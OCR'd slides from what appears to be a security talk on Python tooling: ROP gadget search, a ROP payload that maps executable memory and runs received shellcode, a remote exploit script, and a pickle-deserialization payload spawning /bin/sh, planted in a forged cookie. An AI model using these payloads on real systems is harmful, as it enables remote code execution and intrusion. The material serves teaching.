
ROP 101

It's not like that anymore of course - NX/XD bit



ROP 101


It's not like that anymore of course - NX/XD bit



ROP - finding gadgets

How about Python?

```
import distorm3 # https://code.google.com/p/distorm/downloads/list

# XXX Setup here XXX
TARGET_FILE = "libc.so.6"
FILE_OFFSET_START = 0x1f4a0 # In-file offset of scan start
FILE_OFFSET_END = 0x165F88 # In-file offset of scan start
VA = 0x0 # Note: PC is calculated like this: VA + given FILE_OFFSET
X86_MODE = distorm3.Decode64Bits # just switch the 32 or 64
# XXX End of setup XXX
```



ROP - finding gadgets

How about Python?

```
def DecodeAsm(pc, d):
  disasm = distorm3.Decode(pc, d, X86_MODE)
  k = []
  l = ""
  ist = ""
  for d in disasm:
    addr = d[0]
    size = d[1]
    inst = d[2].lower()
    t = "0x%x    %s" % (addr,inst)
    l += t + "\n"
    ist += "%s\n" % (inst)
    k.append((addr,inst))
    if inst.find('ret') != -1:
      break

  return (l,k,ist)
```

```
"\xB8\x78\x56\x34\x12\xC3"
```



```
[
  "0x1234    mov eax, 0x12345678",
  "0x1239    ret"
]
```

ROP - finding gadgets

How about Python?

```
UNIQ = {}
d = open(TARGET_FILE, "rb").read()
for i in xrange(FILE_OFFSET_START,FILE_OFFSET_END):
  (cc,kk,ist) = DecodeAsm(VA+i, d[i:i+20])
  if cc.find('ret') == -1:
    continue
  if cc.find('db ') != -1:
    continue
  if ist in UNIQ:
    continue
  UNIQ[ist] = True
  print "------> offset: 0x%x" % (i + VA)
  for k in kk:
    print "0x%x    %s" % (k[0],k[1])
    if k[1].find('ret') != -1:
      break
  print ""
```


```
------> offset: 0x1f667
0x1f667    pop rbp
0x1f668    pop r12
0x1f66a    ret

------> offset: 0x1f668
0x1f668    pop r12
0x1f66a    ret

------> offset: 0x1f669
0x1f669    pop rsp
0x1f66a    ret
```

e.g. 5 MB (if we're lucky)

ROP - creating payload

Python!


```
# MY Little ROP, Libc Is Magic!
from struct import pack
LIBC=0

def dq(v):  # data quad word
  return pack("<Q", v)

def set_rdi(rdi):
  # ------> offset: 0x22b1a
  # 0x22b1a    pop rdi
  # 0x22b1b    ret
  o = ""
  o += dq(LIBC + 0x22b1a)
  o += dq(rdi)
  return o
```



ROP - creating payload

Python!


```
def rop_read(fd, buf, count):
  READ = LIBC + 0xEB800
  o = ""
  o += set_rdi(fd)
  o += set_rsi(buf)
  o += set_rdx(count)
  o += syscall(0)
  return o
```



ROP - creating payload

Python!


```
def gimme_gimme(libc):
  o = ""

  # mmap
  o += rop_mmap(ADDR, 0x1000, PROT_READ | PROT_WRITE | PROT_EXEC,
                MAP_ANONYMOUS | MAP_PRIVATE | MAP_FIXED, -1 & 0xffffffffffffffff, 0)

  # read
  o += rop_read(0, ADDR, 0x1000)

  # jmp
  o += dq(ADDR)

  return o
```



ROP - creating payload

Python!

```
def gimme_gimme(libc):
  o = ""

  # mmap
  o += rop_mmap(ADDR, 0x1000, PROT_READ | PROT_WRITE | PROT_EXEC,
                MAP_ANONYMOUS | MAP_PRIVATE | MAP_FIXED, -1 & 0xffffffffffffffff, 0)

  # read
  o += rop_read(0, ADDR, 0x1000)

  # jmp
  o += dq(ADDR)

  return o
```



ROP - creating payload

Example qwords:

```
--> 48857
--> 0
--> f09c1
--> 0
--> 0
--> 22b1a
--> 700000001000
--> 24805
--> 1000
--> bcee0
--> 7
--> 112ecf
--> 32
--> 127906
```

```
--> ffffffffffffffff
--> f49c0
--> 22b1a
--> 0
--> 24805
--> 700000001000
--> bcee0
--> 1000
--> 48857
--> 0
--> 113828
--> 700000001000
```

ROP - example exploit

```
def add(s, size):
  s.send(dd(0) + dq(size))
  return struct.unpack('<I', s.recv(4))[0]
...
# Connect to remote host
s = socket.socket()
s.connect((host, port))
...
add(s, 2 ** 34)
...
write(s, new_pad_idx, "A" * 8)
leak_idx = add(s, 1)
print("[+] leak_idx: %x" % leak_idx)
```

```
...
# Write the ROP chain to stack and trigger
it at the same time.
import mylittlerop
write(s, new_pad_idx, struct.pack(
  '<QQQQ', 0x41414141,
   stack_addr + 0x288, 0x42424242, 1))
write(s, 0x41414141,
  mylittlerop.gimme_gimme(libc_base),
  no_reply = True)

os.system("nasm getflag2.nasm")
s.send(open("getflag2", "rb").read())
```

ROP - telnetlib ❤️

```
import telnetlib
...
t = telnetlib.Telnet()
t.sock = s
t.interact()
```

Pickle - P is for pwned

Target:

A webservice of a certain company


Pickle - P is for pwned

Looking around we find...

Cookies!

HAPPY BIRTHDAY!

Name	Value
hmac	61bfc141aa9ca8425ee495b9b2b5943d
state	SESSION:KGRwMApTJ3VzZXJuYW1lJwpwMQpOc1MnbG9naW5fdGltZScKcDIKTnN



Pickle - P is for pwned

what's this?

state cookie:

```
SESSION:KGRwMApTJ3VzZXJuYW1lJwpwMQpOc1MnbG9naW5f
dGltZScKcDIKTnNTJ1NJRCcKcDMKUycxY2ZjY2RiMzM4ODQ1
M2Y1NmVjY2EwNzkxMTVjNmQ2MScKcDQKcy4=:PREF:KGRwMA
pTJ3ByZWZfbGFuZycKcDEKUydlbi11cycKcDIKcy4=:SEARC
H:KGRwMApTJ3NlYXJjaF9sYXN0JwpwMQpTIicgb3IgMT0xIC
0tIgpwMgpzLg==:
```

Pickle - P is for pwned

```
SESSION:KGRwMApTJ3VzZXJuYW1lJwpwMQpOc1MnbG9naW5f
dGltZScKcDIKTnNTJ1NJRCcKcDMKUycxY2ZjY2RiMzM4ODQ1
M2Y1NmVjY2EwNzkxMTVjNmQ2MScKcDQKcy4=:
```

```
>>> sess.decode("base64")
"(dp0\nS'username'\np1\nNsS'login_time'\np2\nNsS
'SID'\np3\nS'1cfccdb3388453f56ecca079115c6d61'\n
p4\ns."
```

Pickle - P is for pwned

```
(dp0\nS'username'\np1\nNsS'login_time'\np2\nNsS'
SID'\np3\nS'1cfccdb3388453f56ecca079115c6d61'\np
4\ns.
```

```
>>> import pickle
>>> pickle.loads(sess.decode("base64"))
{'username': None, 'SID':
'1cfccdb3388453f56ecca079115c6d61',
'login_time': None}
```

Pickle - P is for pwned

Warning: The `pickle` module is not intended to be secure against erroneous or maliciously constructed data. Never unpickle data received from an untrusted or unauthenticated source.

Pickle - P is for pwned

Object deserialization - a quick review

*/JSON

No object support.

Pickle - P is for pwned

Object deserialization - a quick review

PHP/unserialize

"Static" object creation.
Calls __wakeup()
Eventually calls __destruct()


Pickle - P is for pwned

Object deserialization - a quick review

Python/pickle

A selected constructor from
a selected module
for a selected class
is called.

eg. `subprocess.Popen`



Pickle - P is for pwned


```
# https://blog.nelhage.com/2011/03/exploiting-pickle/
class Exploit(object):
  def __reduce__(self):
    fd = 20 # ←---------------------------------- ???
    return (subprocess.Popen,
            (('/bin/sh',), # args
             0,            # bufsize
             None,         # executable
             fd, fd, fd    # std{in,out,err}
             ))
print base64.b64encode(pickle.dumps(Exploit()))
```

```
Y3N1YnByb2Nlc3MKUG9wZW4KcDAKKChTJy9iaW4vc2gnCnAxCnRwMgpJMApOSTIw
CkkyMApJMjAKdHAzClJwNAou
```

Pickle - P is for pwned

`fd = 20`

```
21:49:39 gynvael:vm> ls -la /proc/2794/fd
total 0
dr-x------ 2 gynvael gynvael  0 Mar 25 21:49 .
dr-xr-xr-x 9 gynvael gynvael  0 Mar 25 21:49 ..
lrwx------ 1 gynvael gynvael 64 Mar 25 21:49 0 -> /dev/pts/2
lrwx------ 1 gynvael gynvael 64 Mar 25 21:49 1 -> /dev/pts/2
lrwx------ 1 gynvael gynvael 64 Mar 25 21:49 2 -> /dev/pts/2
lrwx------ 1 gynvael gynvael 64 Mar 25 21:49 3 -> socket:[16722]
lrwx------ 1 gynvael gynvael 64 Mar 25 21:50 4 -> socket:[16764]
```




Pickle - P is for pwned

state - a "better" version


```
SESSION:KGRwMApTJ3VzZXJuYW1lJwpwMQpOc1MnbG9naW5f
dGltZScKcDIKTnNTJ1NJRCcKcDMKUycxY2ZjY2RiMzM4ODQ1
M2Y1NmVjY2EwNzkxMTVjNmQ2MScKcDQKcy4=:PREF:KGRwMA
pTJ3ByZWZfbGFuZycKcDEKUydlbi11cycKcDIKcy4=:SEARC
H:Y3N1YnByb2Nlc3MKUG9wZW4KcDAKKChTJy9iaW4vc2gnCn
AxCnRwMgpJMApOSTIwCkkyMApJMjAKdHAzClJwNAou:
```

Pickle - P is for pwned



GDB scripted with Python

GDB has wonderful Python API!

Getting a registry value is as easy as:

```
import gdb
print int(str(gdb.parse_and_eval("(void*)($rax)")).split(" ")[0], 16)
```

GDB scripted with Python

turututu (OCAML crackme, PHDays Quals CTF 2014)

The strings were stored and processed as lists. Really hard to see what's going on.

```
def print_list(addr, next_off=8, mod=False):
  if addr == 1:
    print " <li>  0: 1"
    print " <li> --"
    return

  i = -1
  r = addr
  while r != 1:
    i += 1
    item = ExprAsInt("*(void**)0x%x" % r)
    if mod != False:
      item = mod(item)
    else:
      ...
      item = "%x" % item
    print " <li> %2u: 0x%.16x ---> %s" % (
        i, r, item)

    # Next.
    r = ExprAsInt("*(void**)(0x%x+%u)" %
        r, next_off))

  print " <li> --"
  return
```

GDB scripted with Python

turututu (OCAML crackme, PHDays Quals CTF 2014)


```
--- walk_through_list_rsi
 <li>  0: 0x0000000000621da0 ---> H [91 | 1]
 <li>  1: 0x0000000000621db8 ---> a [c3 | 1]
 <li>  2: 0x0000000000621dd0 ---> t [e9 | 1]
 <li>  3: 0x0000000000621de8 ---> r [e5 | 1]
 <li>  4: 0x0000000000621e00 ---> n [dd | 1]
 <li>  5: 0x0000000000621e18 ---> D [89 | 1]
 <li>  6: 0x0000000000621e30 ---> y [f3 | 1]
 <li>  7: 0x0000000000621e48 ---> r [e5 | 1]
 <li>  8: 0x0000000000621e60 ---> t [e9 | 1]
 <li> --
```


GDB memory view
Expression: 0x00007ffff7df0000
Go
Display as...
0 1 2 3 4 5 6 7 8 9 A B C D E F
0000: 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
10: 10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F
20: 20 .! ." .# .$.% .& .' .(.) .* .+ ., .- .. ./
30: .0 .1 .2 .3 .4 .5 .6 .7 .8 .9 .: .; .< .= .> .?
40: .@ .A .B .C .D .E .F .G .H .I .J .K .L .M .N .O
50: .P .Q .R .S .T .U .V .W .X .Y .Z .[.\ .] .^ ._
60: .` .a .b .c .d .e .f .g .h .i .j .k .l .m .n .o
70: .p .q .r .s .t .u .v .w .x .y .z .{ .| .} .~ 7F
80: 80 81 82 83 84 85 86 87 88 89 8A 8B 8C 8D 8E 8F
90: 90 91 92 93 94 95 96 97 98 99 9A 9B 9C 9D 9E 9F
A0: A0 A1 A2 A3 A4 A5 A6 A7 A8 A9 AA AB AC AD AE AF
B0: B0 B1 B2 B3 B4 B5 B6 B7 B8 B9 BA BB BC BD BE BF
C0: C0 C1 C2 C3 C4 C5 C6 C7 C8 C9 CA CB CC CD CE CF
D0: D0 D1 D2 D3 D4 D5 D6 D7 D8 D9 DA DB DC DD DE DF
E0: E0 E1 E2 E3 E4 E5 E6 E7 E8 E9 EA EB EC ED EE EF
F0: F0 F1 F2 F3 F4 F5 F6 F7 F8 F9 FA FB FC FD FE ##
100: 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
breakpoints
scripting
catchpoints
options
map
memory
GDB target
Target:
testapp.exe
Target arguments:
OK (local)
GDB console
file testapp.exe
exec testapp.exe
break main
Breakpoint 1 at 0x40139a: file test.c, line 4.
r
[New Thread 8288.0x135c]
info reg
eax 0x1 1
...
where
#0 main () at test.c:4
disas main
Dump of assembler code for function main:
...
i r eip
eip 0x40139a 0x40139a <main+14>

Python in other debuggers

- A lot of debuggers have scripting.
  - Usually in Python :)

